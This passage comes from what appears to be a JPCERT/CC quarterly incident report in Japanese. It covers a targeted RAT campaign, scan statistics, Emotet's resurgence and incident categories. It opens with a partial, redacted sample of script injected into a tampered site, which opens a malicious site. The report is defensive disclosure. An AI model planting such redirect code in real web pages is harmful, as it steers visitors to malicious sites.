        if(click_r == false){
        localStorage.setItem('click2', 'click2');
        window.open("https://[redacted]/?u=[redacted]&o=[redacted]&t=[redacted]");
        click_r = true;
        }
        });
}
```

［図 13：不正なサイトを表示するスクリプト］

3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、3 件でした。次に、確認されたインシデントを紹介します。

(1) Google Drive 経由で不審な OneNote ファイルをダウンロードさせる攻撃

本四半期は、暗号資産交換業者の社員を狙ったと考えられる標的型攻撃の報告が寄せられました。確認された手口は、狙った社員にメールを送り、メールに記載された Google Drive のリンクからマルウェアをダウンロードさせるものです。ダウンロードした OneNote ファイルを開き、OneNote ファイルに埋め込まれた VBS ファイルをクリック（［図 14］参照）すると、Parallax RAT と呼ばれるマルウェアに感染します。

［図 14：VBS ファイルが埋め込まれた OneNote ファイル］

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウェアサイトの数は 154 件でした。前四半期の 162 件から 5%減少しました。

本四半期に報告が寄せられたスキャン件数は 2,059 件でした。前四半期の 1,166 件から 77%増加しています。スキャンの対象となったポートの上位 10 位を［表 6］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP）、Telnet（23/TCP）、HTTP（80/TCP）、IMAP（143/TCP）でした。

［表 6：ポート別のスキャン件数の上位 10 位］

ポート	1 月	2 月	3 月	合計
22/tcp	769	705	245	1719
23/tcp	41	18	40	99
80/tcp	16	16	28	60
143/tcp	32	9	17	58
5060/udp	31	6	15	52
37215/tcp	3	23	18	44
3389/tcp	3	5	3	11
25/tcp	4	2	2	8
443/tcp	3	1	1	5
21/tcp	0	3	2	5

その他に分類されるインシデントの件数は、319 件でした。前四半期の 399 件から 20%減少しています。

4. インシデント対応事例


本四半期に行った対応の例を紹介します。

(1) マルウェア Emotet に関する報告への対応

2022 年 11 月以降活動が停止していた Emotet が活動を再開したことを、2023 年 3 月 7 日に確認しました。本四半期は、Emotet に関する報告を複数受けました。活動を再開した Emotet は、感染を拡大させるメールに、展開すると 500MB を超えるサイズの Word ファイルが含まれた ZIP ファイルを添付します。サイズを大きくすることで、ウイルス対策ソフトやサンドボックス製品などの検知を回避しようとしていると考えられます。対策として、セキュリティ対策製品の設定が大きなサイズのファイルも検知対象に含めていることを再確認するよう推奨します。


添付された Word ファイルは、[図 15]のように Word ファイルを特定のフォルダー（Microsoft Office アプリケーションの「信頼できる場所」）にコピーして実行するように書かれています。Word ファイルを特定の場所にコピーさせる手口は、昨年 11 月にも見られたもので、コピー先のフォルダーが

Microsoft Office アプリケーションが信頼できる場所としてデフォルトで設定されているため、マクロの実行を無効化している場合にも不正なマクロが実行されてしまいます。



［図 15：特定の場所にコピーして実行することを求める Word ファイル］


その他に、OneNote ファイルをメールに添付したメールも見つかっており、［図 16］のようにボタン画像の裏に不審なスクリプトファイルが配置されており、ボタン画像をクリックした際に、スクリプトファイルを実行してしまうことを狙っています。



［図 16：OneNote 形式のファイルを添付するメールおよびファイル実行後の画面サンプル］

JPCERT/CC では、国内での Emotet の感染拡大を受けて、次の注意喚起を更新しています。外部からの情報提供によると、［図 17］に示すように国内でも Emotet の新規感染が確認されています。

マルウェア Emotet の感染に至るメールの配布再開に関する注意喚起
https://www.jpcert.or.jp/tips/2022/wr224401.html



［図 17：Emotet の国内の新規感染数の推移］

また、2023 年 3 月から確認された Emotet の一部には、EmoCheck v2.3 では検知できないものが確認されたため、検知できるよう改版した EmoCheck v2.4 をリリースしています。

EmoCheck v2.4
https://github.com/JPCERTCC/EmoCheck/releases/tag/v2.4.0

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報発信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウェアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウェア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウェアサイト

「マルウェアサイト」とは、閲覧することで PC がマルウェアに感染してしまう攻撃用サイトや、攻撃に使用するマルウェアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウェアサイト」に分類しています。

- 閲覧者の PC をマルウェアに感染させようとするサイト
- 攻撃者によりマルウェアが公開されているサイト

○ スキャン

「スキャン」とは、サーバーや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス（システムへの影響がないもの）を指します。また、マルウェア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウェア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバーや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバープログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウェアが通信を行うサーバー
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウェア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウェアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウェアに感染させようとするサイト
- 特定の組織を標的としたマルウェアが通信を行うサーバー

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウェアによる情報の窃取
- マルウェア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「令和 4 年度サイバー攻撃等国際連携対応調整事業」として実施したものです。